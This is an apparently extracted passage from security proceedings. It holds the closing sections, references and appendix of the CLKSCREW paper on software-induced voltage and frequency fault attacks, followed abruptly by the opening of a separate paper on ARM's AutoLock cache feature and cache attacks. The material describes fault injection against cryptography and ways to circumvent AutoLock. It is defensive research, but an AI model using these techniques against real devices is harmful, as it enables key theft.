Intel. Intel's recent processors are designed with the base clock separated from the other clock domains for more scope of energy consumption optimization [32,35]. This opens up possibilities of overclocking on Intel processors [23]. Given these trends in energy management design on Intel hardware and the growing prevalence of Intel's Secure Enclave SGX [34], a closer look at whether the security guarantees still hold is warranted.

ARMv8. The ARMv8 devices adopt the ARM *big.LITTLE* design that uses non-symmetric cores (such as the "big" Cortex-A15 cores, and the "LITTLE" Cortex-A7 cores) in same system [36]. Since these cores are of different architectures, they exhibit different energy consumption characteristics. It is thus essential that they have separate voltage/frequency domains. The use of separate domains, like in the 32-bit ARMv7 architecture explored in this work, expose the 64-bit ARMv8 devices to similar potential dangers from the software-exposed energy management mechanisms.

Cloud computing providers. The need to improve energy consumption does not just apply to user devices; this extends even to cloud computing providers. Since 2015, Amazon AWS offers EC2 VM instances [16] where power management controls are exposed within the virtualized environment. In particular, EC2 users can fine-tune the processor's performance using P-state and C-state controls [8]. This warrants further research to assess the security ramifications of such user-exposed energy management controls in the cloud environment.

6.2 Hardware-Level Defenses

Operating limits in hardware. CLKSCREW requires the hardware regulators to be able to push voltage/frequency past the operating limits. To address this, hard limits can be enforced within the regulators in the form of additional limit-checking logic or e-fuses [55]. However, this can be complicated by three reasons. First, adding such enforcement logic in the regulators requires making these design decisions very early in the hardware design process. However, the operational limits can only be typically derived through rigorous electrical testing in the post-manufacturing process. Second, manufacturing process variations can change operational limits even for chips of the same designs fabricated on the same wafer. Third, these hardware regulators are designed to work across a wide range of SoC processors. Imposing a one-size-fits-all range of limits is challenging because SoC-specific limits hinder the portability of these regulators across multiple SoC. For example, the PMIC found on the Nexus 6 is also deployed on the Galaxy Note 4.

Separate cross-boundary regulators. Another mitigation is to maintain different power domains across security boundaries. This entails using a separate regulator when the isolated environment is active. This has two issues. First, while trusted execution technologies like Trustzone and SGX separate execution modes for security, the different modes continue to operate on the same core. Maintaining separate regulators physically when the execution mode switches can be expensive. Second, DVFS components typically span across the system stack. If the trusted execution uses dedicated regulators, this implies that a similar cross-stack power management solution needs to be implemented within the trusted mode to optimize energy consumption. Such an implementation can impact the runtime of the trusted mode and increase the complexity of the trusted code.

Redundancy/checks/randomization. To mitigate the effects of erroneous computations due to induced faults, researchers propose redesigning the application core chip with additional logic and timing redundancy [13], as well as recovery mechanisms [33]. Also, Bar-El *et al.* suggest building duplicate microarchitectural units and encrypting memory bus operations for attacks that target mem-

ory operations [13]. Luo *et al.* present a clock glitch detection technique that monitors the system clock signal using another higher frequency clock signal [41]. While many of these works are demonstrated on FPGAs [58] and ASICs [54], it is unclear how feasible it is on commodity devices and how much chip area and runtime overhead it adds. Besides adding redundancy, recent work proposes adding randomization using reconfigurable hardware as a mitigation strategy [59].

6.3 Software-Level Defenses

Randomization. Since CLKSCREW requires some degree of timing precision in delivering the faults, one mitigation strategy is to introduce randomization (via no-op loops) to the runtime execution of the code to be protected. However, we note that while this mitigates against attacks without a timing anchor (AES attack in § 4), it may have limited protection against attacks that use forms of runtime profiling for the timing guidance (RSA attack in § 5).

Redundancy and checks. Several software-only defenses propose compiling code with checksum integrity verification and execution redundancy (executing sensitive code multiple times) [13, 15]. While these defenses may be deployed on systems requiring high dependability, they are not typically deployed on commodity devices like phones because they impact energy efficiency.

6.4 Subverting Cryptography with Faults

Boneh *et al.* offer the first DFA theoretical model to breaking various cryptographic schemes using injected hardware faults [22]. Subsequently, many researchers demonstrate physical fault attacks using a range of sophisticated fault injection equipment like laser [24, 25] and heat [29]. Compared to these attacks including all known undervolting [14, 45] and overclocking [20] ones, CLKSCREW does not need physical access to the target devices, since it is initiated entirely from software. CLKSCREW is also the first to demonstrate such attacks on a commodity device. We emphasize that while CLKSCREW shows how faults can break cryptographic schemes, it does so to highlight the dangers of hardware regulators exposing software-access interfaces, especially across security trust boundaries.

6.5 Relation to Rowhammer Faults

Kim *et al.* first present reliability issues with DRAM memory [37] (dubbed the "Rowhammer" problem). Since then, many works use the Rowhammer issue to demonstrate the dangers of such software-induced hardware-based transient bit-flips in practical scenarios ranging from browsers [30], virtualized environments [50], privilege escalation on Linux kernel [52] and from Android apps [57]. Like Rowhammer, CLKSCREW is equally pervasive. However, CLKSCREW is the manifestation of a different attack vector relying on software-exposed energy management mechanisms. The complexity of these cross-stack mechanisms makes any potential mitigation against CLKSCREW more complicated and challenging. Furthermore, unlike Rowhammer that corrupts DRAM *memory*, CLKSCREW targets *microarchitectural* operations. While we use CLKSCREW to induce faults in memory contents, CLKSCREW can conceivably affect a wider range of computation in microarchitectural units other than memory (such as caches, branch prediction units, arithmetic logic units and floating point units).

7 Conclusions

As researchers and practitioners embark upon increasingly aggressive cooperative hardware-software mechanisms with the aim of improving energy efficiency, this work shows, for the first time, that doing so may create serious security vulnerabilities. With only publicly available information, we have shown that the sophisticated energy management mechanisms used in state-of-the-art mobile SoCs are vulnerable to confidentiality, integrity and availability attacks. Our CLKSCREW attack is able to subvert even hardware-enforced security isolation and does not require physical access, further increasing the risk and danger of this attack vector.

While we offer proof of attackability in this paper, the attack can be improved, extended and combined with other attacks in a number of ways. For instance, using faults to induce specific values at exact times (as opposed to random values at approximate times) can substantially increase the power of this technique. Furthermore, CLKSCREW is the tip of the iceberg: more security vulnerabilities are likely to surface in emerging energy optimization techniques, such as finer-grained controls, distributed control of voltage and frequency islands, and near/sub-threshold optimizations.

Our analysis suggests that there is unlikely to be a single, simple fix, or even a piecemeal fix, that can entirely prevent CLKSCREW style attacks. Many of the design decisions that contribute to the success of the attack are supported by practical engineering concerns. In other words, the root cause is not a specific hardware or software bug but rather a series of well-thought-out, nevertheless security-oblivious, design decisions. To prevent these problems, a coordinated full system response is likely needed, along with accepting the fact that some modest cost increases may be necessary to harden energy management systems. This demands research in a

number of areas such as better Computer Aided Design (CAD) tools for analyzing timing violations, better validation and verification methodology in the presence of DVFS, architectural approaches for DVFS isolation, and authenticated mechanisms for accessing voltage and frequency regulators. As system designers work to invent and implement these protections, security researchers can complement these efforts by creating newer and exciting attacks on these protections.

Acknowledgments

We thank the anonymous reviewers for their feedback on this work. We thank Yuan Kang for his feedback, especially on the case studies. This work is supported by a fellowship from the Alfred P. Sloan Foundation.

References

[1] Firmware update for Nexus 6 (shamu). https://dl.google.com/dl/android/aosp/shamu-mob31s-factory-c73a35ef.zip. Factory Images for Nexus and Pixel Devices.

[2] MSM Subsystem Power Manager (spm-v2). https://android.googlesource.com/kernel/msm.git/+/android-msm-shamu-3.10-lollipop-mr1/Documentation/devicetree/bindings/arm/msm/spm-v2.txt. Git at Google.

[3] Nexus 6 Qualcomm-stipulated OPP. https://android.googlesource.com/kernel/msm/+/android-msm-shamu-3.10-lollipop-mr1/arch/arm/boot/dts/qcom/apq8084.dtsi. Git at Google.

[4] QSEECOM source code. https://android.googlesource.com/kernel/msm/+/android-msm-shamu-3.10-lollipop-mr1/drivers/misc/qseecom.c. Git at Google.

[5] Qualcomm Krait PMIC frequency driver source code. https://android.googlesource.com/kernel/msm/+/android-msm-shamu-3.10-lollipop-mr1/drivers/clk/qcom/clock-krait.c. Git at Google.

[6] Qualcomm Krait PMIC voltage regulator driver source code. https://android.googlesource.com/kernel/msm/+/android-msm-shamu-3.10-lollipop-mr1/arch/arm/mach-msm/krait-regulator.c. Git at Google.

[7] Mobile Hardware Stats 2016-09. http://hwstats.unity3d.com/mobile/cpu.html, Sep 2016. Unity.

[8] AMAZON. Processor State Control for Your EC2 Instance. http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/processor_state_control.html. Amazon AWS.

[9] ANATI, I., GUERON, S., JOHNSON, S., AND SCARLATA, V. Innovative technology for cpu based attestation and sealing. In *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy (HASP)* (2013), vol. 13.

[10] ARM. c9, Performance Monitor Control Register. http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0344b/Bgbdeggf.html. Cortex-A8 Technical Reference Manual.

[11] ARM. Security Technology - Building a Secure System using TrustZone Technology. *ARM Technical White Paper* (2009).

[12] ARM. Power Management with big.LITTLE: A technical overview. https://community.arm.com/processors/b/blog/posts/power-management-with-big-little-a-technical-overview, sep 2013.

[13] BAR-EL, H., CHOUKRI, H., NACCACHE, D., TUNSTALL, M., AND WHELAN, C. The sorcerer's apprentice guide to fault attacks. *Proceedings of the IEEE 94*, 2 (2006), 370–382.

[14] BARENGHI, A., BERTONI, G., PARRINELLO, E., AND PELOSI, G. Low voltage fault attacks on the rsa cryptosystem. In *Fault Diagnosis and Tolerance in Cryptography (FDTC), 2009 Workshop on* (2009), IEEE, pp. 23–31.

[15] BARENGHI, A., BREVEGLIERI, L., KOREN, I., PELOSI, G., AND REGAZZONI, F. Countermeasures against fault attacks on software implemented AES: effectiveness and cost. In *Proceedings of the 5th Workshop on Embedded Systems Security* (2010), ACM, p. 7.

[16] BARR, J. Now Available - New C4 Instances. https://aws.amazon.com/blogs/aws/now-available-new-c4-instances/, jan 2015.

[17] BEAUPRE, S. TRUSTNONE - Signed comparison on unsigned user input. http://theroot.ninja/disclosures/TRUSTNONE_1.0-11282015.pdf.

[18] BERZATI, A., CANOVAS, C., AND GOUBIN, L. Perturbating RSA public keys: An improved attack. In *International Workshop on Cryptographic Hardware and Embedded Systems (CHES)* (2008), Springer, pp. 380–395.

[19] BIHAM, E., CARMELI, Y., AND SHAMIR, A. Bug attacks. In *Annual International Cryptology Conference* (2008), Springer, pp. 221–240.

[20] BLÖMER, J., DA SILVA, R. G., GÜNTHER, P., KRÄMER, J., AND SEIFERT, J.-P. A practical second-order fault attack against a real-world pairing implementation. In *Fault Diagnosis and Tolerance in Cryptography (FDTC), 2014 Workshop on* (2014), IEEE, pp. 123–136.

[21] BONEH, D. Twenty years of attacks on the RSA cryptosystem. *Notices of the American Mathematical Society (AMS) 46*, 2 (1999), 203–213.

[22] BONEH, D., DEMILLO, R. A., AND LIPTON, R. J. On the Importance of Checking Cryptographic Protocols for Faults. In *Proceedings of the 16th Annual International Conference on Theory and Application of Cryptographic Techniques* (Berlin, Heidelberg, 1997), EUROCRYPT'97, Springer-Verlag, pp. 37–51.

[23] BTARUNR. Rejoice! Base Clock Overclocking to Make a Comeback with Skylake. https://www.techpowerup.com/218315/rejoice-base-clock-overclocking-to-make-a-comeback-with-skylake, Dec 2015. TechPowerup.

[24] CANIVET, G., MAISTRI, P., LEVEUGLE, R., CLÉDIÈRE, J., VALETTE, F., AND RENAUDIN, M. Glitch and Laser Fault Attacks onto a Secure AES Implementation on a SRAM-Based FPGA. *Journal of Cryptology 24*, 2 (2011), 247–268.

[25] DOBRAUNIG, C., EICHLSEDER, M., KORAK, T., LOMNÉ, V., AND MENDEL, F. *Statistical Fault Attacks on Nonce-Based Authenticated Encryption Schemes*. Springer Berlin Heidelberg, Berlin, Heidelberg, 2016, pp. 369–395.

[26] EDGE, J. KS2012: ARM: Secure monitor API. https://lwn.net/Articles/513756/, Aug 2012.

[27] EKBERG, J.-E., AND KOSTIAINEN, K. Trusted Execution Environments on Mobile Devices. https://www.cs.helsinki.fi/group/secures/CCS-tutorial/tutorial-slides.pdf, Nov 2013. ACM CCS 2013 tutorial.

[28] GOOGLE. Multiplatform Content Protection for Internet Video Delivery. https://www.widevine.com/wv_drm.html. Widevine DRM.

[29] GOVINDAVAJHALA, S., AND APPEL, A. W. Using Memory Errors to Attack a Virtual Machine. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy (S&P)*, pp. 154–165.

[30] GRUSS, D., MAURICE, C., AND MANGARD, S. Rowhammer. js: A remote software-induced fault attack in javascript. In *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2016, pp. 300–321.

[31] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 897–912.

[32] HAMMARLUND, P., KUMAR, R., OSBORNE, R. B., RAJWAR, R., SINGHAL, R., D'SA, R., CHAPPELL, R., KAUSHIK, S., CHENNUPATY, S., JOURDAN, S., ET AL. Haswell: The fourth-generation Intel core processor. *IEEE Micro*, 2 (2014), 6–20.

[33] HUU, N. M., ROBISSON, B., AGOYAN, M., AND DRACH, N. Low-cost recovery for the code integrity protection in secure embedded processors. In *Hardware-Oriented Security and Trust (HOST), 2011 IEEE International Symposium on* (2011), IEEE, pp. 99–104.

[34] INTEL. Intel Software Guard Extensions (Intel SGX). https://software.intel.com/en-us/sgx.

[35] INTEL. The Engine for Digital Transformation in the Data Center. http://www.intel.com/content/dam/www/public/us/en/documents/product-briefs/xeon-e5-brief.pdf. Intel Product Brief.

[36] JEFF, B. big.LITTLE system architecture from arm: Saving power through heterogeneous multiprocessing and task context migration. In *Proceedings of the 49th Annual Design Automation Conference (DAC)* (2012), ACM, pp. 1143–1146.

[37] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *2014 ACM/IEEE 41st International Symposium on Computer Architecture (ISCA)* (June 2014), pp. 361–372.

[38] KOC, C. K. High-speed RSA implementation. Tech. rep., Technical Report, RSA Laboratories, 1994.

[39] LENSTRA JR, H. W. Factoring integers with elliptic curves. *Annals of mathematics* (1987), 649–673.

[40] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. Armageddon: Cache attacks on mobile devices. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 549–564.

[41] LUO, P., LUO, C., AND FEI, Y. System Clock and Power Supply Cross-Checking for Glitch Detection. Cryptology ePrint Archive, Report 2016/968, 2016. http://eprint.iacr.org/2016/968.

[42] MENEZES, A. J., VANSTONE, S. A., AND OORSCHOT, P. C. V. *Handbook of Applied Cryptography*, 1st ed. CRC Press, Inc., Boca Raton, FL, USA, 1996.

[43] MILLER, F. P., VANDOME, A. F., AND MCBREWSTER, J. *Advanced Encryption Standard*. Alpha Press, 2009.

[44] MONTGOMERY, P. L. Modular multiplication without trial division. *Mathematics of computation 44*, 170 (1985), 519–521.

[45] O'FLYNN, C. Fault Injection using Crowbars on Embedded Systems. Tech. rep., IACR Cryptology ePrint Archive, 2016.

[46] PALLIPADI, V., AND STARIKOVSKIY, A. The ondemand governor. In *Proceedings of the Linux Symposium* (2006), vol. 2, sn, pp. 215–230.

[47] PATTERSON, D. A., AND HENNESSY, J. L. *Computer Architecture: A Quantitative Approach*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 1990.

[48] QUALCOMM. Snapdragon S4 Processors: System on Chip Solutions for a New Mobile Age. https://www.qualcomm.com/documents/snapdragon-s4-processors-system-chip-solutions-new-mobile-age, jul 2013.

[49] QUALCOMM. Secure Boot and Image Authentication - Technical Overview. https://www.qualcomm.com/documents/secure-boot-and-image-authentication-technical-overview, Oct 2016.

[50] RAZAVI, K., GRAS, B., BOSMAN, E., PRENEEL, B., GIUFFRIDA, C., AND BOS, H. Flip feng shui: Hammering a needle in the software stack. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 1–18.

[51] RIVEST, R. L., SHAMIR, A., AND ADLEMAN, L. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM 21*, 2 (1978), 120–126.

[52] SEABORN, M., AND DULLIEN, T. Exploiting the DRAM rowhammer bug to gain kernel privileges. *Black Hat* (2015).

[53] SHEARER, F. *Power Management in Mobile Devices*. Newnes, 2011.

[54] STAMENKOVIĆ, Z., PETROVIĆ, V., AND SCHOOF, G. Fault-tolerant ASIC: Design and implementation. *Facta universitatis-series: Electronics and Energetics 26*, 3 (2013), 175–186.

[55] STMICROELECTRONICS. E-fuses. http://www.st.com/en/power-management/e-fuses.html?querycriteria=productId=SC1532. How-swap power management.

[56] TUNSTALL, M., MUKHOPADHYAY, D., AND ALI, S. Differential Fault Analysis of the Advanced Encryption Standard using a Single Fault. In *IFIP International Workshop on Information Security Theory and Practices* (2011), Springer, pp. 224–233.

[57] VAN DER VEEN, V., FRATANTONIO, Y., LINDORFER, M., GRUSS, D., MAURICE, C., VIGNA, G., BOS, H., RAZAVI, K., AND GIUFFRIDA, C. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)* (Nov 2016).

[58] VELEGALATI, R., SHAH, K., AND KAPS, J.-P. Glitch Detection in Hardware Implementations on FPGAs Using Delay Based Sampling Techniques. In *Proceedings of the 2013 Euromicro Conference on Digital System Design* (Washington, DC, USA, 2013), DSD '13, IEEE Computer Society, pp. 947–954.

[59] WANG, B., LIU, L., DENG, C., ZHU, M., YIN, S., AND WEI, S. Against Double Fault Attacks: Injection Effort Model, Space and Time Randomization Based Countermeasures for Reconfigurable Array Architecture. *IEEE Transactions on Information Forensics and Security 11*, 6 (2016), 1151–1164.

[60] WEISER, M., WELCH, B., DEMERS, A., AND SHENKER, S. Scheduling for Reduced CPU Energy. In *Proceedings of the 1st USENIX Conference on Operating Systems Design and Implementation (OSDI)* (1994).

[61] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX Security 14)* (2014), pp. 719–732.

[62] ZHANG, X., XIAO, Y., AND ZHANG, Y. Return-Oriented Flush-Reload Side Channels on ARM and Their Implications for Android Devices. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)* (2016), pp. 858–870.

A Appendix

A.1 Timing Violation due to Undervolting




Figure 15: Glitch due to undervolting: Increasing propagation time of the critical path between the two consecutive flip-flops, clock period $T_{\text{max_path}} \rightarrow T_{\text{max_path}}{}'$ results in a bit-flip in output $1 \rightarrow 0$.

A.2 FLIPENDIANNESS Implementation

Algorithm 2 Reverse the endianness of a memory buffer.

1: **procedure** FLIPENDIANNESS(*src*)
2: $d \leftarrow 0$
3: $dst \leftarrow \{0\}$
4: **for** $i \in \{0 .. len(src)/4-1\}$ **do**
5: **for** $j \in \{0 .. 2\}$ **do**
6: $d \leftarrow (src[i*4+j] \mid d) \ll 8$
7: **end for**
8: $d \leftarrow src[i*4+3] \mid d$
9: $k \leftarrow len(src) - i*4-4$
10: $dst[k .. k+3] \leftarrow d$
11: **end for**
12: **return** *dst*
13: **end procedure**

A.3 Vendor-Stipulated vs Observed OPPs




Figure 16: Vendor-stipulated vs maximum voltage/frequency OPPs for Nexus 6P.




Figure 17: Vendor-stipulated vs maximum voltage/frequency OPPs for Pixel.

A.4 Example Glitch in RSA Modulus

Original Modulus N:

```
...f35a...
```

Corrupted Modulus N_A:

```
c44dc735f6682a261a0b8545a62dd13df4c646a5ede482cef85892
5baa1811fa0284766b3d1d2b4d6893df4d9c045efe3e84d8c5d036
31b25420f1231d8211e2322eb7eb524da6c1e8fb4c3ae4a8f5ca13
d1e0591f5c64e8e711b3726215cec59ed0ebc6bb042b917d445288
87915fdf764df691d183e16f31ba1ed94c84b476e74b488463e855
51022021763a3a3a64ddf105c1530ef3fcf7e54233e5d3a4747bbb
17328a63e6e3384ac25ee80054bd566855e2eb59a2fd168d3643e4
4851acf0d118fb03c73ebc099b4add59c39367d6c91f498d8d607a
f2e57cc73e3b5718435a81123f080267726a2a9c1cc94b9c6bb681
7427b85d8c670f9a53a777511b
```

Factors of N_A:

```
0x3, 0x11b, 0xcb9, 0x4a70807d6567959438227805b12a19...
```

Private Exponent d_A:

```
04160eecc648a3da19abdc42af4cfb41a798e5eb8b1b49c2c29...
```

AutoLock: Why Cache Attacks on ARM Are Harder Than You Think

Marc Green
Worcester Polytechnic Institute

Leandro Rodrigues-Lima
Fraunhofer AISEC

Andreas Zankl
Fraunhofer AISEC

Gorka Irazoqui
Worcester Polytechnic Institute

Johann Heyszl
Fraunhofer AISEC

Thomas Eisenbarth
Worcester Polytechnic Institute

Abstract

Attacks on the microarchitecture of modern processors have become a practical threat to security and privacy in desktop and cloud computing. Recently, cache attacks have successfully been demonstrated on ARM based mobile devices, suggesting they are as vulnerable as their desktop or server counterparts. In this work, we show that previous literature might have left an overly pessimistic conclusion of ARM's security as we unveil AutoLock: an internal performance enhancement found in inclusive cache levels of ARM processors that adversely affects Evict+Time, Prime+Probe, and Evict+Reload attacks. AutoLock's presence on system-on-chips (SoCs) is not publicly documented, yet knowing that it is implemented is vital to correctly assess the risk of cache attacks. We therefore provide a detailed description of the feature and propose three ways to detect its presence on actual SoCs. We illustrate how AutoLock impedes cross-core cache evictions, but show that its effect can also be compensated in a practical attack. Our findings highlight the intricacies of cache attacks on ARM and suggest that a fair and comprehensive vulnerability assessment requires an in-depth understanding of ARM's cache architectures and rigorous testing across a broad range of ARM based devices.

1 Introduction

The rapid growth of mobile computing illustrates the continually increasing role of digital services in our daily lives. As more and more information is processed digitally, data privacy and security are of utmost importance. One of the threats known today aims directly at the fabric of digital computing. Attacks on processors and their microarchitecture exploit the very core that handles our data. In particular, processor caches have been exploited to retrieve sensitive information across logic boundaries established by operating systems and hypervisors. As caches speed up the access to data and instructions, timing measurements allow an adversary to infer the activity of other applications and the data processed by them. In fact, cache attacks have been demonstrated in multiple scenarios in which our personal data is processed, e.g., web browsing [41] or cloud computing [26, 58]. These attacks have severe security implications, as they can recover sensitive information such as passwords, cryptographic keys, and private user behavior. The majority of attacks have been demonstrated on classic desktop and server hardware [25, 30, 42, 51], and with Intel's market share for server processors being over 98% [31], their platforms have been targeted most frequently.

With mobile usage skyrocketing, the feasibility of cache attacks on smartphone and IoT processors – which are predominantly ARM-based – has become a relevant issue. Attacks that rely on the existence of a cache flush instruction, i.e., Flush+Reload [51] and Flush+Flush [23], work efficiently across a broad range of x86 processors, but have limited applicability on ARM devices. In general, cache flush instructions serve the legitimate purpose of manually maintaining coherency, e.g., for memory mapped input-output or self-modifying code. On any x86 processor implementing the SSE2 instruction set extension, this flush instruction is available from all privilege levels as clflush. A similar instruction was introduced for ARM processors only in the most recent architecture version, ARMv8. In contrast to clflush, it must be specifically enabled to be accessible from userspace. This leaves a significant number of ARM processors without a cache flush instruction.

For all processors with a disabled flush instruction or an earlier architecture version, e.g., ARMv7, only eviction based cache attacks can be deployed. In particular, these attacks are Evict+Time [42], Prime+Probe [42], and Evict+Reload [24]. On multi-core systems, they target the last-level cache (LLC) to succeed regardless of which core a victim process is running on. This requires the LLC to be inclusive, i.e., to always contain the con-

tents of all core-private cache levels. On Intel processors, the entire cache hierarchy fulfills the inclusiveness property and is therefore a viable target for eviction based attacks. ARM devices, on the contrary, implement inclusive and non-inclusive caches alike. Both properties can co-exist, even in the same cache hierarchy. This renders eviction based attacks to be practicable only on a limited number of devices, in particular those that implement inclusive last-level caches. Yet, our findings show that an internal performance enhancement in inclusive last-level caches, dubbed `AutoLock`, can still impede eviction based cache attacks. In short, `AutoLock` prevents a processor core from evicting a cache line from an inclusive last-level cache, if said line is allocated in any of the other cores' private cache levels. This inhibits cross-core LLC evictions, a key requirement for practical `Evict+Time`, `Prime+Probe`, and `Evict+Reload` attacks on multi-core systems, and further limits the number of ARM based attack targets in practice.

In literature, Lipp et al. [37], Zhang et al. [54], and Zhang et al. [56] confirmed the general feasibility of flush and eviction based cache attacks from unprivileged code on ARM processors. Given the lack of flush instructions on a large selection of ARM devices and the deployment of non-inclusive LLCs or inclusive LLCs implementing `AutoLock`, the authors might have left an overly pessimistic conclusion of ARM's security against cache attacks. In addition, ARM's highly flexible licensing ecosystem creates a heterogeneous market of system-on-chips (SoCs) that can exhibit significant differences in their microarchitectural implementations. Demme et al. [17] illustrate that already small changes to the cache architecture can have considerable impact on the side-channel vulnerability of the processor. Consequently, judging the true impact of cache attacks on a broad range of ARM based platforms remains to be a challenge. Our work adds another step in this process. It is a contribution to an in-depth understanding of microarchitectural features on ARM in general and an extension to our current knowledge of cache implementations in particular.

1.1 Contribution

This work unveils `AutoLock`, an internal and undocumented performance enhancement feature found in inclusive cache levels on ARM processors. It prevents cross-core evictions of cache lines from inclusive last-level caches, if said lines are allocated in any of the core-private cache levels. Consequently, it has a direct and fundamentally adverse effect on all eviction based cache attacks launched from unprivileged code on multi-core systems. Understanding `AutoLock` and determining its existence on a given system-on-chip is vital to assess the SoC's vulnerability to those attacks. Yet, neither technical reference manuals (TRMs) nor any other public product documentation by ARM mention `AutoLock`. We therefore provide a detailed description of the feature and propose three methodologies to test for it: using a hardware debugging probe, reading the performance monitoring unit (PMU), and conducting simple cache-timing measurements. Each test strategy has different requirements and reliability; having multiple of them is vital to test for `AutoLock` under any circumstances. With the proposed test suite, we verify `AutoLock` on ARM Cortex-A7, A15, A53, and A57 processors. As `AutoLock` is likely implemented on a larger number of ARM processors, we discuss its general implications and how our results relate to previous literature.

Despite its adverse effect on eviction based cache attacks, the impact of `AutoLock` can be reduced. We discuss generic circumvention strategies and execute the attack by Irazoqui et al. [29] in a practical cross-core `Evict+Reload` scenario on a Cortex-A15 implementing `AutoLock`. We successfully recover the secret key from a table based implementation of AES and show that attacks can tolerate `AutoLock` if multiple cache lines are exploitable. Furthermore, the presented circumvention strategies implicitly facilitate cross-core eviction based attacks also on non-inclusive caches. This is because in the context of cross-core LLC evictions, inclusive last-level caches with `AutoLock` behave identically to non-inclusive ones. In summary, our main contributions are:

- the disclosure and description of `AutoLock`, an undocumented and previously unknown cache implementation feature with adverse impact on practical eviction based cache attacks on ARM devices,
- a comprehensive test suite to determine the existence of `AutoLock` on actual devices, as its presence is not documented publicly,
- a discussion of `AutoLock`'s implications and its relation to previous literature demonstrating cache attacks on ARM, and
- a set of strategies to circumvent `AutoLock` together with a practical demonstration of a cross-core `Evict+Reload` attack on a multi-core SoC implementing `AutoLock`.

The rest of this paper is organized as follows. Section 2 describes `AutoLock`. A theoretical methodology to test for it is presented in Section 3. We evaluate SoCs for `AutoLock` in Section 4 and address how recent literature relates to it in Section 5. The implications of `AutoLock` are discussed in Section 6. Circumvention strategies together with a practical cross-core attack are presented in Section 7. We conclude in Section 8.

2 `AutoLock`: Transparent Lockdown of Cache Lines in Inclusive Cache Levels

Processor caches can be organized in levels that build up a hierarchy. Higher levels have small capacities and fast response times. *L1* typically refers to the highest level. In contrast, lower levels have increased capacities and response times. The lowest cache level is often referred to as the last-level cache, or *LLC*. Data and instructions brought into cache reside on cache *lines*, the smallest logical storage unit. In set-associative caches, lines are grouped into *sets* of fixed size. The number of lines or *ways* per cache set is called the *associativity* of the cache level. It can be different for every level. Whether a cache level can hold copies of cache lines stored in other levels is mainly defined by the inclusiveness property. If a cache level x is *inclusive* with respect to a higher level y, then all valid cache lines contained in y must also be contained in x. If x is *exclusive* with respect to y, valid lines in y must not be contained in x. If any combination is possible, the cache is said to be *non-inclusive*.

Inclusive caches enforce two rules. If a cache line is brought into a higher cache level, a copy of the line must be stored in the inclusive lower level. Determining whether a line is stored anywhere in the hierarchy can then be achieved by simply looking into the LLC. Vice versa, if a line is evicted from the lower level, any copy in the higher levels must subsequently be evicted as well. This is an implicit consequence of the inclusiveness property that has been successfully exploited in cross-core cache attacks that target inclusive LLCs [26, 27, 39].

Evictions in higher cache levels to maintain inclusiveness can add substantial performance penalties in practice. In a patent publication by Williamson and ARM Ltd., the authors propose a mechanism that protects a given line in an inclusive cache level from eviction, if any higher cache level holds a copy of the line [50]. An *indicator storage element* that is integrated into the inclusive cache level tracks which lines are stored in higher levels. The element can be realized with a set of *indicator* or *inclusion* bits per cache line, or a tag directory. If an indicator is set, the corresponding line is protected. This mechanism therefore prevents said performance penalties, because subsequent evictions in higher cache levels are prohibited. We refer to this transparent protection of cache lines in the LLC as `Automatic Lockdown` or `AutoLock`.

The impact of `AutoLock` during eviction is illustrated in Figure 1. For simplicity, the illustration is based on a two-level cache hierarchy: core-private L1 caches and a shared inclusive last-level cache (L2) with one inclusion bit per cache line. S and L are placeholders for any available cache set and line in the two cache levels. The left side of the figure shows how a cache line is evicted in L1.




Figure 1: Simplified example of evicting a cache line from level 1 (left) and level 2 (right) cache sets. The level 2 cache is inclusive with respect to level 1 and implements `AutoLock`.

First, an allocation request for set S is received. Then, a target line L is selected by the replacement algorithm for eviction. If a copy of L is present in any other of the core-private L1 caches, it can immediately be evicted without updating the inclusion bit in L2. Because other L1 copies exist, the bit does not need to be changed. If no other L1 cache holds a copy of L, the inclusion bit must be reset in L2, which unlocks the copy of L in L2. After the bit is reset, L is evicted from L1.

Similarly, an allocation request in L2 triggers the replacement algorithm to select a line in set S for eviction. Before L is evicted in L2, its inclusion bit is checked. If a copy of L exists in any L1 cache, the replacement algorithm is called again to select another target line. This is repeated until one line is found whose inclusion bit is not set. This line is then evicted to allow the allocation of a new one.

If the number of ways in the inclusive lower cache level, W_l, is higher than the sum of ways in all higher cache levels, i.e., $W_{h,sum} = \sum_{i=1}^{N} W_{h,i}$, it can be guaranteed that at least one line is always selectable for eviction. If $W_l = W_{h,sum}$, all lines of a set in the lower cache level can be auto-locked. In this case, the patent proposes to fall back to the previous behavior, i.e., evict all copies of a line from higher level caches. This unlocks the line in the lower cache level and subsequently enables its eviction. If the number of ways in the lower cache level is further reduced, such that $W_l < W_{h,sum}$, ad-

ditional measures must be taken to implement inclusiveness and `Automatic Lockdown`. While not impossible per se, this case is not covered by the patent authors.

